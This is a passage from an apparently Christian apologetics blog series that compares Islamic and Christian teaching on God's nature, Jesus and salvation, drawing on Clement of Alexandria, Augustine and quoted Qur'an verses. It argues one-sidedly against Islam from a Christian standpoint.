In addition, we live in an increasingly secular country. Islam offers an ideology containing a religious component that doesn't require transformation—*it only requires you to not disbelieve and submit*. It leaves the person in control of their own outcome. This idea supports a salvation by works point of view, consistent with the balance mentioned above. If one views one's self as good/moral already, *a powerful alternative vision for addressing one's spiritual needs without change is offered*. *However, it is a false promise*.

One final implication concerning justice. Man is finite. His disobedience against God is rebellion, and the closest man can come to a capital crime against God is rebellion. Such action requires a penalty—it requires punishment. Christ's innocence and sacrifice on the cross paid that debt one time for all. That is justice. Islam cannot square up salvation with justice as there is no payment for man's disobedience.

Footnotes:

All Bible references are from the New American Standard Bible, unless otherwise noted.

Seda, Pete, *Islam Is* …, p. 5, 2002.

All Qur'an verses are from Pickthall, M. M., *The Meaning of the Glorious Qur'an*, amana publishing, 1999.

Seda, Pete, *Islam Is* …, p. 5-6, 2002.

Schaff, Philip, *Nicene and Post-Nicene Fathers, Vol. 2, Augustin: City of God, Christian Doctrine*, pp. 502-3, Wm. B. Eerdman Publishing Company, 1989. Book XIV, Chapter 11. The full quote is, "*Accordingly God, as it is written, made man upright, and consequently with a good will. For if he had not had a good will, he could not have been upright. The good will, then, is the work of God; for God created him with it. But the first evil will, which preceded all man's evil acts, was rather a kind of falling away from the work of God to its own works than any positive work. And therefore the acts resulting were evil, not having God, but the will itself for their end; so that the will or the man himself, so far as his will is bad, was as it were the evil tree bringing forth evil fruit.*"

Abdul-Haqq, Abdiyah, *Sharing Your Faith with a Muslim*, p. 152, Bethany Fellowship, Inc., 1980. As cited in Geisler, Norman L. and Saleeb, Abdul, *Answering* Islam, p.32, Baker Books, 2008.

Wolf, Dan, *A War For God*, p. 129-30, living rightly publications, 2017.

Islam's Jesus

MAY 5, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, GOD, JESUS

Seventeenth in a Series

This article touches on God's nature once again. Within Judeo-Christian tradition, the question is "Who is God?". Within Islam the question becomes "What is God?" as there is no room for being, essence, or nature. We discussed some of the significant differences between Allah and God last time. However, there are a couple more quick points to add before turning to Jesus. Islam's view of Allah's oneness does not allow for the distinctions present in Christianity's view of God. These are also mentioned in the last couple of articles. How those differences play out concerning Jesus are both significant and important.

God's Oneness

From *Islam Is* … again. "In Islam everything is built on the oneness of God." This oneness is so simple and pure that it allows no room for the persons of Father, Son and Holy Spirit within God's Single Essence. Why? Because God is so simple and pure that Allah is only will, without any Being, Essence, or Nature. This view of God leads to the notion within Islam that "t is forbidden to attribute to God characteristics of His creation. The only attributes that may be ascribed to God are the ones He revealed Himself in the Qur'an or those used by the Prophet to describe Him." Even these attributes are not a part of Allah's nature, but only things Allah causes.

However, Islam contradicts its own view of God. The Qur'an is Allah's eternal word. It is Allah, but separate from Allah. This is the very idea of the relationship between God the Son (Jesus) and God the Father. In one case Islam accepts the argument, and the second rejects it. You cannot have it both ways. More about this below.

The second point is that "Arabic speaking Jews and Christians also call God by the name Allah." Both also use "The God of Abraham." Just because one uses the same word does not indicate it means the same thing. We'll see this later with the notions of both freedom and peace. This is the same form of nominalism used by other forms of collectivism (communism, progressivism, socialism, etc.). Universals (such as God) exist only as names without any basis in reality. But ideas do matter as they define who we are, the things we believe, and the actions we take.

The Jesus of the Qur'an

Jesus is mentioned in ninety three verses across 15 different suras a total of ninety seven times. Often He is just referenced in a list of other prophets. But the Qur'an acknowledges several miraculous aspects of His life.

The Virgin Birth

The Qur'an confirms the virgin birth.

"And make mention of Mary in the Scripture, when she had withdrawn from her people to a chamber looking East, and had chosen seclusion from them. Then We sent unto her Our spirit and it assumed for her the likeness of a perfect man. She said: Lo! I seek refuge in the Beneficent One from you, if you are God fearing. He said: I am only a messenger of your Lord, that I may bestow on you a faultless son. She said: How can I have a son when no mortal has touched me, neither have I been unchaste! He said: So (it will be). Your Lord says: It is easy for Me. And (it will be) that We may Make of him a miracle for mankind and a mercy from Us, and it is a thing ordained." (S19.16-21)

Jesus Miracles

Christ's miracles are also confirmed, although some of the miracles and stories cited (such as bringing clay birds to life) come from heretical Gnostic sources such as the Gospel of Thomas.

"And He will teach him the Scripture and wisdom, and the Torah and the Gospel. And will make him a messenger unto the children of Israel, (saying): Lo! I come unto you with a sign from your Lord. Lo! I fashion for you out of clay the likeness of a bird, and I breathe into it and it is a bird, by Allah's leave. I heal him who was born blind, and the leper, and I raise the dead by Allah's leave.

And I announce unto you what you eat and what you store up in your houses. Lo! herein surely is a portent for you, if you are believers." (S3.48-9)

Additionally, Christ was taken up to Heaven.

"But Allah took him up unto Himself. Allah was ever Mighty, Wise." (S5.148)

Finally, He will return during the last days, although his role in the last days is to bring people to Islam. "Based on some of the alleged sayings of Muhammad it is believed that just before the end of time Jesus will come back to the earth, kill the Antichrist (al-Dajjal), kill all pigs, break the cross, destroy the synagogues and churches, establish the religion of Islam, live for forty years, and then will be buried in the city of Medina beside the prophet Muhammad."

The Crucifixion and Resurrection

One aspect of Jesus life Islam does not acknowledge is the crucifixion and resurrection. This story has its basis in the Basilidians, another second century heresy.

"And because of their saying: We slew the Messiah, Jesus son of Mary, Allah's messenger—They slew him not nor crucified him, but it appeared so unto them; and lo! those who disagree concerning it are in doubt thereof; they have no knowledge thereof save pursuit of a conjecture; they slew him not for certain. But Allah took him up unto Himself. Allah was ever Mighty, Wise. There is not one of the People of the Scripture but will believe in him before his death, and on the Day of Resurrection he will be a witness against them." (S 4.157-9)

The crucifixion and resurrection are central to Christianity. Without them there is no Christianity. Why are other miraculous aspects of Christ's life confirmed, but not these? Twentieth century missionary Sir Norman Anderson provides a possible explanation.

"The rationale of this is that the Qur'an regularly reports that earlier prophets had at first encountered resistance, unbelief, antagonism and persecution; but finally the prophets had been vindicated and their opponents put to shame. God had intervened on their behalf. So Jesus, accepted in the Qur'an as one of the greatest of the prophets … could not have been left to his enemies. Instead, God must have intervened and frustrated their evil purpose. Muhammad, as himself a prophet—even a 'seal' of prophets—had a personal interest in the certainty of divine succour. If Messiah 'Isa had been allowed to die in this cruel and shameful way, then God himself must have failed—which was an impossible thought."

Ignored is man's breaking of God's covenant in the Garden, requiring Christ's sacrifice to restore man's relationship with God.

Islam's Interpretation of Christ

While the Qur'an uses some of the honorifics given to Christ such as Messiah, the Word of God, and Spirit of God; these terms are devoid of all deity. Christ was only a man who was born in the same way as Adam without a father. This of course ignores the difference of Adam's creation from clay and Christ's being formed in the womb.

Some relevant Qur'anic verses include;

"Lo! the likeness of Jesus with Allah is as the likeness of Adam. He created him of dust, then He said unto him: Be! and he is." (S 3.59)

"The Messiah son of Mary was no other than a messenger; messengers (the like of whom) had passed away before him." (S 5.75)

"It befits not (the Majesty of) Allah that He should take unto Himself a son. Glory be to Him! When He decrees a thing, He says unto it only: Be! and it is." (S 19.35)

The act leading to Christ's birth within Islam is a strictly physical act; a denial that all things are possible with God while at the same time acknowledging the miracles of His birth, actions, and ascension into Heaven.

"And (we believe) that He—exalted be the glory of our Lord!—has taken neither wife nor son." (S 72.3)

Jesus as Prophet

Islam claims Jesus was only a prophet, and because there was not crucifixion there was no resurrection. However, the Bible contradicts this view, Jesus words contradict it, Christian and non-Christian writers contradict it. Eyewitnesses to the crucifixion and resurrection wrote many of the New Testament books.

Christ's birth and death are also foretold in the Old Testament, such as Isaiah 9 (birth), 53 (death) and Daniel 9. John and Matthew were two of Christ's disciples. John was a witness to the crucifixion, and both witnessed the resurrection. Christ himself proclaimed to be God in John 5, 7, 8, and 10. Jesus was clear and purposeful in John 8:58, "Jesus said to them, 'Truly, truly, I say to you, before Abraham was born, I am.'" Christ also foretold that He must die in John 12 and Matthew 16.

We find passages acknowledging Christ's life and crucifixion in the writings of Josephus, Tacitus, Julius Africanus, and Lucian among others. No other religion has documented miracles such as

Christ performed. *He is unique among all figures in history, and the books of the New Testament give eyewitness accounts to events written within a few decades of when they occurred. As these claims are unique, witnessed, and supported by testimony, they must be true.*

From *Islam Is* …, "None of the Prophets and Messengers share in any part of God's divinity. They were merely human beings. It is forbidden for a Muslim to worship them or to use them as a conduit to God." This is true if Christ is not who He claims to be, but what if He is?

Final Thoughts

Many people in the Middle East over the last several decades have seen visions of Christ calling them to Him. Christianity's claims are both unique and documented unlike any other religion. Scripture alone (Tanakh and Bible) provides a basis for existence, morality and knowledge as emanating from God, and the need for our transformation and growing better with each passing day. With God all things are possible. Either this is true or it is not. Either God is God and capable of all things, or He is not—in which case is He God? You cannot have it both ways. I for one believe that He is.

Footnotes:

Seda, Pete, *Islam Is* …, p. 2, 2002.

Ibid, p. 3.

Ibid, p. 2.

Geisler, Norman L. and Saleeb, Adbul, *Answering* Islam, p.63, Baker Books, 2008.

All quotes from the Qur'an are from Pickthall, M. M., *The Meaning of the Glorious Qur'an*, amana publishing, 1999.

Geisler, Norman L. and Saleeb, Adbul, *Answering* Islam, p.67, Baker Books, 2008.

Anderson, Norman, *Islam in the Modern World*, p. 219, Leicester: Apollos, 1990. As cited in Geisler, Norman L. and Saleeb, Adbul, *Answering* Islam, Baker Books, 2008.

Seda, Pete, *Islam Is* …, p. 4, 2002.

Who is Allah?

MAY 1, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ALLAH, MORALITY

Sixteenth in a Series

Last time, we used Clement of Alexandria's writings to understand some of Christianity's early concepts about God. We found within Christianity, God is the Good and the basis for all existence, morality, and knowledge. This is consistent with Plato's view of the Good in his writing, although Plato was a pagan philosopher.

This articles asks a similar question about Allah's nature. Are ideas of Allah and God similar or different? We also mentioned last time that all societies must have an underlying moral basis to be successful. What is the moral basis of a society based upon Islam? Does that moral foundation differ from a society based upon Judeo-Christian tenets? If so, how do they differ? It won't be an exhaustive review, but enough to understand some of the main ideas and be able to make comparisons.

So, why start with morality when looking at Allah's nature? We can answer that question in two parts. First, Islam considers Allah to be First Cause, the cause of all things. This includes being the source for everything including existence, morality, and knowledge. So Allah's nature should have a direct bearing on the underlying morality of a society based upon Islam. Second, our Founders chose to create a society founded upon Judeo-Christian values after they had completed their research into all known historical governance models and how they worked. So if the moral underpinnings of societies based upon these two ideologies differ, then those differences likely

matter. Again, the goal here is understanding, so we may draw some inferences where differences exist.

Greek Philosophy Influence

We'll first look first at Neoplatonism. Neoplatonic thought developed during the early Middle Ages, and influenced Islam. Ignaz Goldziher, in his book *Introduction to Islamic Theology and Law*, noted several outside influences on Islam's development, particularly Roman law on shari' a and Neoplatonism on its theology. Augustine also wrote extensively about Plotinus and his student Porphyry's neoplatonic thoughts, and their short-comings, in *The City of God*—several hundred years before Muhammad's birth.

So how has Neoplatonism influenced Islamic theology? Allah is an absolute simple unity; so absolute it leaves no room for distinctions as provided by Aristotle, Clement of Alexandria, or Augustine. Also, no room for being, nature, or essence. Allah is transcendent in nature and pure will. Therefore, man cannot know Allah. As man cannot know Allah, He is extrinsic; meaning outward or external. Allah is the source for all. Therefore, any names given to Allah are what he causes, and not part of His nature.

In their book, *Answering Islam*, Norman Geisler and Abdul Saleeb developed the following list of characteristics describing Allah as: (1) absolute oneness, (2) absolute will, (3) absolute justice, (4) absolute mercy, (5) absolute inscrutability, and (6) absolute ruler. To this list I have added absolute foreknowledge, for a First Cause without absolute foreknowledge cannot truly be First Cause. Each is briefly outlined in the following sections. However, note that Neoplatonism led to some differing beliefs in Allah's nature even within different Islamic groups. It is therefore not possible to find a single universal view on Allah's nature within Islam.

Absolutely One

Surah 112 says, "Say: He is Allah, the One! Allah, the eternally Besought of all! He begets not nor was begotten, and there is not comparable to Him." Allah is beyond all being, time, and space. There is no knowable nature or essence. This view of unity is so strong that it leaves no room for plurality at all; a form of nominalism.

This view creates several inconsistencies, some of which we'll come back and discuss later. The first has to do with the Qur'an itself. Orthodox Islam teaches the Qur'an is uncreated. It is Allah's eternal speech. It is Allah, but separate from Him. This distinction presents a plurality that is inconsistent with the notion of Allah as a simple unity. Incidentally, this type of distinction is the same as that used to describe the relationship between God the Father, Son, and Holy Spirit, which Islam denies as being false teaching.

Absolute Will

The simple unity that is Allah consists of pure will. It is this will that gives unity to His actions. The effects of these actions may be used to identify Allah's will, but Allah's will itself is unknowable. Allah is therefore extrinsic; only known from the effects of His will. This leads to a second inconsistency, that is how can this will give so many things that it does not have? Plotinus answered this by describing the One as an overwhelming power, the only power capable of performing such acts—but even Plotinus in the end was not very satisfied with that answer.

Two relevant passages from the Qur'an are, "And if We had so willed, We could have given every soul its guidance, but the word from Me concerning evildoers took effect that I will fill Hell with the jinn and mankind together." (Surah 32, 13) And, "As for the disbelievers, whether you warn them or you warn them not it is all one for them; they believe not. Allah has sealed their hearing and their hearts, and on their eyes there is a covering. Theirs will be an awful doom." (Surah 2, 6-7)

Absolute Justice and Absolute Mercy

The Judge and the Merciful are two of Allah's names. As He is pure will and extrinsic, one can only know Allah by His actions—the things He wills. Allah's names are what He causes. Surah 2, 210 states, "Wait they for nothing else then that Allah should come unto them in the shadows of the clouds with the angels? Then the case would be already judged. All cases go back to Allah (for judgment)." And Surah 3, 31, "Say (O Muhammad, to mankind): If you love Allah, follow me, Allah will love you and forgive you your sins. Allah is Forgiving, Merciful."

Allah being pure will leads to a serious moral problem. From *Answering Islam,* "if God is pure Will, without any real essence, then he does not do things because they are right; rather, they are right because he does them. In short, God is arbitrary about what is right and wrong. He does not have to do good." This leads to another question. If Allah's will is responsible for good through its actions, then is it not also responsible for evil? Further, Allah is capable of changing His will over time. The changes in the revelations received by Muhammad form the basis for abrogation of verses within the Qur'an, that later verses abrogate, change, or cancel out earlier ones.

Absolutely Inscrutable

As Allah is pure will, His nature is absolutely unknowable by man. We mentioned above Allah's names reflect the effects He causes, but He is not identified with any of those things. This leads to a core tenet of Islam, that it is not our purpose to know Allah, but only to obey Him. We are not to meditate on his essence, but instead to submit to His will. Indeed, that is the meaning of the word Muslim, it is one who submits to Allah's will.

“If Allah afflicts you with some hurt, there is none who can remove it save Him; and if He desires good for you, there is none who can repel His bounty. He strikes with it whom He will of His bondsmen. He is the Forgiving, the Merciful.” (Surah 10, 107)

Absolute Ruler

Allah is the creator and absolute ruler of all. Two verses from the Qur’an. “The Originator of the heavens and the earth! When He decrees a thing, He says unto it only; Be! And it is.” (Surah 2, 117) And the second is, “Allah! There is no God save Him, the Alive, the Eternal. Neither slumber nor sleep overtakes Him. Unto Him belongs whatever is in the heavens and whatever is in the earth. Who is he that intercedes with Him save by His leave? He knows that which is in front of them and that which is behind them, while they encompass nothing of His knowledge save what He will. His chair includes the heavens and the earth, and He is never weary of preserving them. He is the Sublime, the Tremendous.” (Surah 2, 255).

Allah needs nothing, but everything needs Him. The relationship between Allah and man is not one of love between Creator and creation, but rather one of master and slave. Judeo-Christian worship involves a relationship between two persons, the worshiper and God. How can one worship what they cannot know? This leads to the last characteristic of absolute foreknowledge.

Absolute Foreknowledge

Orthodox Islam teaches absolute predestination of both good and evil. Indeed, a tenet within Islam is we are born with our fate hung around our neck, and we will not know that fate until revealed to us on the Day of Judgment. Yes, the Qur’an has verses supporting both free will and predestination, but the views supporting predestination dominate most of Islam. This determinism leads to several problems. First, Allah performs contradictory actions based upon His will. Second is a moral problem, as noted in one of the earlier Qur’an verses, Allah could have chosen to save all of mankind – but chose not to do so. Finally, a third problem has already been mentioned. That is that this view makes Allah responsible for both good and evil.

Relevant verses from the Qur’an in this area include the following, “Say (unto them): Would you teach Allah your religion, when Allah knows all that is in the heavens and all that is in the earth, and Allah is Aware of all things.” (Surah 49, 16). Another is, “On the day when Allah will raise them all together and inform them of what they did. Allah has kept account of it while they forgot it. And Allah is Witness over all things.” (Surah 58, 6).

Some Thoughts

Both Allah and God are the creators of all creation; that creation comes about by simply speaking it into existence from nothing. In that respect Islam and Christianity are similar. This post began

asking questions about the morality underlying a society formed around Islam, and whether that moral basis differs from one based upon Judeo-Christian tenets. From the information above, we can point to several differences, including;

- God has being, essence, and nature, consistent with His creation. Allah is pure will.
- God created creation out of love. Allah created creation so man might worship Him.
- God is knowable by; what He has told us about Himself, His creation, and the Son. Allah is unknowable. Inscrutable.
- Reason and faith are necessary to have knowledge of God. Allah requires only faith and obedience as man cannot know Him.
- God is good. Man's turning away is the cause of evil. Allah alone causes all things through His will. Therefore, as good and evil both exist, these must come from what He wills.
- God is consistent. Through His providence, He has taken the bad decisions men will make and turned them to His good. Allah is inconsistent as His will changes over time. Right and wrong become a matter of what Allah wills.
- God offers the opportunity of redemption to all man. Allah is capable of saving all mankind, but has chosen not to do so.
- Man predestines himself through the decisions he makes. Allah has determined one's fate since before the beginning of time.
- There is a relationship between God and His worshippers based upon love. There is no relationship between Allah and his followers as man cannot know Him, only obey Him.

Implications

There are many implications for society, but two follow. First, as outlined by Augustine, a society turned toward God is properly oriented toward good and requires its citizens develop virtue. This is the City of God. In a society turned toward Allah, morality is still important, but that importance is trumped by the expediency of implementing His will. As His will is inconsistent, both good and bad actions are appropriate, and dependent only on the outcomes achieved. What matters is obedience to Allah's will. Second, a society turned toward God is hopeful, as man can better himself by improving his condition through the decisions he makes. A society turned toward Allah has in store for it whatever fate Allah has already determined. There exists a kind of fatalism as Allah's will determines their fate.

Early Christian View of God

APRIL 26, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, FOUNDATION, GOD

Fifteenth in a Series

We now transition away from the previous section's historically oriented material. We begin examining some of Islam's tenets and beliefs, and how it implemented them into society over time. The goal is understanding those ideas enough to make comparisons with their Christian counterparts—where we can make one. No judgment; just information with the goal of understanding. I stated at this series beginning what matters most is understanding my own faith, and another faith sufficiently to determine whether something is similar or different. Then, if different, does the difference matter.

The next part of this series examines some of the big questions, such as; who is God, what is man, and what is the relationship between them. The answers lead us into areas concerning societal structures, such as; governance, law, rights, freedom, and justice—to name a few. This first post looks at God's nature. A similar article about Allah's nature follows this one, with some differences between them. Today will be a dive into philosophic thought, from about 1,800 years ago. It won't be painful, but is necessary for the road ahead.

Why Does it Matter?

Let's start with a question. Why does this matter? The answer is straight-forward. To succeed in the long-run, all societies must have an underlying moral basis. Our Founders understood this in

establishing America's framework; one based upon Judeo-Christian principles.

Most of this article's material comes from *A War for God,* focusing on the works of Clement of Alexandria. Clement lived in the late second and early third centuries. He was a pagan philosopher who converted to Christianity; his writing focused on man's relationship with God. Clement's works are among the oldest of the church fathers. Augustine cited his work in his *The City of God*. Finally, he lived over 300 years before Muhammad. Clement addressed the problem faced in both understanding God and responding to the pagan platonic thought prevalent during his lifetime.

Clement's Problem Description

Clement lays out the problem as follows.

"The professed aim of our philosophy … leads through Wisdom, … to the Rule of all, —a Being difficult to grasp and apprehend, ever receding and withdrawing from him who pursues. But He who is far off has … come very near … He is in essence remote … But He is very near in virtue of that power which holds all things in its embrace … For the power of God is always present, in contact with us, in the exercise of inspection, of beneficence, of instruction. … God is not to be known by human wisdom … For God is not in darkness or in place, but above both space and time, and qualities of objects."

Clement is laying out his balance between transcendence and immanence. God is transcendent and therefore One. He has Being. We cannot come to know God through human wisdom, and is outside of time and space—a simple unity. It is His power which is immanent and appears to be a complex unity as there are different positive attributes associated with that power. So what does Clement say about God?

God is One

First, that "God is one." As our Creator is transcendent, He has been spoken of "in enigmas, and symbols, and allegories, and metaphors, and such like tropes." Clement noted, however, that most men think our Creator to be like themselves. They fail to notice that our Creator "has bestowed on us ten thousand things in which he does not share." These things include birth, food, growth, long life, and our bodies. We should interpret all such references as symbolic and not literal.

But that does not mean that we cannot have some understanding of Him. We know our Creator through a process of confession, contemplation, and analysis, stripping away "not what He is but what He is not." This stripping away includes all form, motion, position, place, throne, and notions of right hand or left. "The First Cause is not then in space, but above both space, and time, and name, and conception."

Reason Alone is Not Enough

This process indicates that "In reasoning, it is possible to divine respecting God" by moving within the world of thought. However, reason alone is not enough. "Should one say that Knowledge is founded on demonstration by a process of reasoning, let him hear that first principles are incapable of demonstration; for they are known neither by art nor sagacity … Hence … the first cause of the universe can be apprehended by faith alone." We also must know Him by faith. The knowledge of our Creator comes not from man, but by His power through the Logos, for "the grace of knowledge is from Him by the Son."

Clement finds this line of thought difficult because it is hard to exhibit the absolutely first and oldest principle. We cannot express our Creator as He is not genus, difference, species, an individual, number, event, nor caused by an event. "No one can rightly express Him wholly. For on account of His greatness He is ranked as the All, and is the Father of the universe. Nor are any parts to be predicated of Him. For the One is indivisible; wherefore also it is infinite, not considered with reference to inscrutability, but with reference to its being without dimensions, and not having a limit. And therefore it is without form and name." Even though no one can fully or correctly express the Creator, *He is not inscrutable*.

So why do we use names to describe Him? "We speak not as supplying His name; but for want, we use good names, in order that the mind may have these as points of support, so as not to err in other respects. For each one by itself does not express God; but all together are indicative of the power of the Omnipotent." *The names we do use are good and keep us from going further astray as we are limited in our ability to understand Him, and what we can understand of Him lies within the mind*. "For the God of the universe, who is above all speech, all conception, all thought, can never be committed to writing, being inexpressible even by His own power."

God's Nature

Clement asserts there is a Father and Son (Logos). Both are God, a unity. He also presents two different themes of the Father and the Son. One theme is the emphasis on the unity of the Father and the Son, as in the following passages.

1. "The Son in the Father, and the Father in the Son."
2. "Our Instructor is like His Father God … the Word who is God, who is in the Father … and with the form of God is God."
3. "But nothing exists, the cause of whose existence is not supplied by God. Nothing, then, is hated by God, nor yet by the Word. For both are one—that is, God."
4. "And His justice is shown to us by His own Word from there from above, whence the Father was. For before He became Creator He was God."

5. “He Himself being one, the Son of the Father, who is truly one, the beginning and the end of time.”

Unity and Distinction

The preceding thoughts all stress the Creator’s unity. There is only One Creator. Clement draws a contrasting theme indicating that there is a distinction between the Son and the Father. Yet, even within the distinction, the Son is still one with the Father—there is still unity. The distinctions Clement expresses are that the Son is (1) the Creator’s power, (2) the Creator’s image, but still one with Him, (3) the Creator of all creation, and (4) the key to what we can know about our Creator.

1. “God then, being not a subject for demonstration, cannot be the object of science, but the Son is wisdom, and knowledge, and truth, and all else that has affinity thereto. He is also susceptible of demonstration and of description … And the Son is neither simply one thing as one thing, nor many things as parts, but one thing as all things; whence also He is all things. For He is the circle of all powers rolled and united into one unity.”
2. “But the nature of the Son, which is nearest to Him who is alone the Almighty One, is the most perfect, and most holy, and most potent, and most princely and most kingly and most beneficent. … For from His own point of view the Son of God is never displaced; not being divided, not severed, not passing from place to place, being always everywhere, and being contained nowhere, complete mind, the complete paternal light; all eyes, seeing all things, hearing all things, knowing all things, by His power scrutinizing the powers. … He, the paternal Word … For the Son is the power of God, as being the Father’s most ancient Word before the production of all things, and His Wisdom.”
3. “He, the Son, is,… the cause of all good things, being the first efficient cause of motion – a power incapable of being apprehended by sensation. … Being, then the Father’s power, He easily prevails in what He wishes, leaving not even the minutest point of His administration unattended to.”
4. “And as the Lord is above the whole world, yea, above the world of thought, so the name engraven on the plate has been regarded to signify … it is the name of God that is expressed; since as the Son sees the goodness of the Father, God the Saviour works, being called the first principle of all things which was imaged forth from the invisible God first, and before the ages, and which fashioned all things which came into being after itself.”
5. “And as the unoriginated Being is one, the Omnipotent God; one, too, is the First-begotten, ‘by whom all things were made, and without whom not one thing ever was made.’”
6. “‘Now the just shall live by faith,’ which is according to the covenant and the commandments; since these, which are two in name and time, given in accordance with the economy—being in power one—the old and the new, are dispensed through the Son by one God.”

7. “For the gates of the Word being intellectual, are opened by the key of faith. No one knows God but the Son … through whom alone God is beheld.”

As we can describe the Son, He is immanent. The Father is transcendent as He is outside of human thought and inexpressible directly.

First Principle

But how is this possible? Clement cites both Father and Son as being the First Principle and Creator, but he says that they are First Principle and Creator in different senses of the word, similar to the four causes discussed in Aristotle’s *Metaphysics*.

1. “Wherefore the Word is called the Alpha and the Omega, of whom alone the end becomes the beginning, and ends again at the original beginning, without any break….

‘Now God, who is without beginning, is the perfect beginning of the universe, and the producer of the beginning. As, then He is being, He is the first principle of the department of action, as He is good, of morals; as He is mind, on the other hand, He is the first principle of reasoning and of judgment. Whence also he is Teacher, who is the only son of the Most High Father, the Instructor of men.”


2. “The timeless and unoriginated First Principle, and Beginning of existence – the Son – from whom we are to learn the remoter Cause, the Father, of the universe, the most ancient and the most beneficent of all.”

From the above our Creator is the source of all existence, morality, and knowledge. The distinctions that Clement lays out are not always consistently maintained. This goes back to his statements about our inability to accurately name or write about our Creator. These only serve to act as “points of support” for our limitations.

Clement only refers to the Holy Spirit twice in his writings we have today. However, reference to God’s Spirit appears in the second verse of Genesis, the Ruwach Eloyihm. The Holy Spirit is the third person within the essence we call God.

Putting it Together

So we have a God who is One. He has Being, Essence, Nature. While He is One, He is a combination of transcendence and immanence. He has been described as a single essence containing three persons. We can diagram that relationship as follows.



God is our Creator, and *He is Good*. Clement notes that doing good and doing wrong are opposites, and they are not compatible. "To do wrong, then, is not good, for no one does wrong except for some other thing; and nothing that is necessary is voluntary. To do wrong, then is voluntary, so that it is not necessary. But the good differ especially from the bad in inclinations and good desires. For all depravity of soul is accompanied with want of restraint; and he who acts from passion, acts from want of restraint and from depravity." Doing wrong is voluntary and driven by internal factors.

In discussing good, Clement cites Plato saying there are two goods. "Further, Plato the philosopher says that the end is twofold: that which is communicable, and exists first in the ideal forms themselves, which he also calls 'the good'; and that which partakes of it, and receives its likeness from it, as is the case in the men who appropriate virtue and true philosophy."

The Good

The first good is our Creator as follows:

"For assuredly He does not hate anything, and yet wish that which He hates to exist. Nor does He wish anything not to exist, and yet become the cause of existence to that which he wishes not to exist. Nor does He wish anything not to exist which yet exists. If, then, the Word hates anything, He does not wish it to exist. But nothing exists, that cause of whose existence is not supplied by God. Nothing, then, is hated by God, nor yet by the Word. For both are one—that is, God.... If then He hates none of the things which He has made, it follows that He loves them. Much more than the rest, and with reason, will He love man, the noblest of all objects created by Him, and a God-loving being. Therefore God is loving; consequently the Word is loving.

'But he who loves anything wishes to do it good. And that which does good must be every way better than that which does not good. But nothing is better than the Good. The Good, then, does good. And God is admitted to be good. God therefore does good. And the Good, in virtue of its being good, does nothing else than do good. Consequently God does all good. And He does no good to man without caring for him, and He does not care for him without taking care of him. For

that which does good purposely, is better than what does no good purposely. But nothing is better than God. And to do good purposely, is nothing else than to take care of man. God therefore cares for man, and takes care of him.... But the good is not said to be good, on account of its being possessed of virtue ... but on account of its being in itself and by itself good." "For there is one good, the Father."

Implications

This has the following implications for His creation: "God is good on His own account, and just also on ours, and He is just because He is good. And His justice is shown to us by His own Word from there from above, when the Father was. For before He became Creator He was God; He was Good." Even before creation, *our Creator was and has always been good. He is also just because He is good*.

It is also because our Creator was good that creation was made. "For God, being good, on account of the principal part of the whole creation, seeing he wishes to save it, was induced to make the rest also; conferring on them at the beginning this first boon, that of existence. For that to be is far better than not to be, will be admitted by everyone. Then, according to the capabilities of their nature, each one was and is made, advancing to that which is better."

But our Creator is not only good in and of Himself, but his good is active in creation. In Clement's writing, this active good is Providence. This is the second good Plato referenced. "For God is the cause of all good things; but of some primarily, as of the Old and the New Testament; and of others by consequence, as philosophy. Perchance, too, philosophy was given to the Greeks directly and primarily, till the Lord should call the Greeks."

Within Christianity, we have a God who is One—three persons in a single essence—and He is Good. *He is good not only in Himself, but His good is active in creation – resulting in even our bad decisions being turned to His Good*. This is Providence.

Points of Comparison

We can take the following ideas about God forward for comparisons.

- God is three persons in one being, nature, or essence.
- He is not inscrutable, but knowable by man.
- God is good; man's turning away is evil's source.
- He is consistent through His foreknowledge, which takes even our bad choices and turns them toward His good (Providence).
- God created everything that has ever been created; that Creation is based upon love.
- We can know Him, therefore we can have a relationship with God.

- That relationship is based upon both faith and reason.
- This relationship is open to all man.
- God is the Good, and that good is active within the world (Providence).

Footnotes:

Wolf, Dan, pp. 113-8, *A War for God,* Living Rightly Publications, 2017.

Wolf, Dan, pp. 49-86, *The Light & The Rod: Why Biblical Governance Works*, Living Rightly Publications, 2020.

Rev. Alexander Roberts and James Donaldson, *The Ante-Nicene Fathers, Fathers of the Second Century: Hermas, Tatian, Athenagora, Theophilus, and Clement of Alexandria (Entire),* Vol. 2, p. 348, Wm. B Eerdmans Publishing Co., 1989. *Stromata,* II, II. Further references to this work will be Strom., followed by the book and chapter.

Wolf, Dan, p. 82, *A War for God*, Living Rightly Publications, 2017.

"The second issue is the one of transcendence versus immanence. Is God transcendent, by which is meant remote from the world and beyond the reach of human knowledge? Or is He immanent: is He present in, and maybe even identical with, the world? In Middle Platonism, to which Clement and the other early church fathers were responding, the two issues were blended, with single unity being transcendent and complex unity being immanent. However, the blending of these two concepts varied according to each philosopher."

Rev. Alexander Roberts and James Donaldson, *The Ante-Nicene Fathers, Fathers of the Second Century: Hermas, Tatian, Athenagora, Theophilus, and Clement of Alexandria (Entire),* Vol. 2, p. 192, Wm. B Eerdmans Publishing Co., 1989. *Protrepticus,* Chapter VI. Further references to this work with use *Prot.* followed by the Chapter.

Ibid, p. 449, *Strom,* V, IV. "All then, in a word, who have spoken of divine things, both Barbarian and Greeks, have veiled the first principles of things, and delivered the truth in enigmas, and symbols, and allegories, and metaphors, and such like tropes."

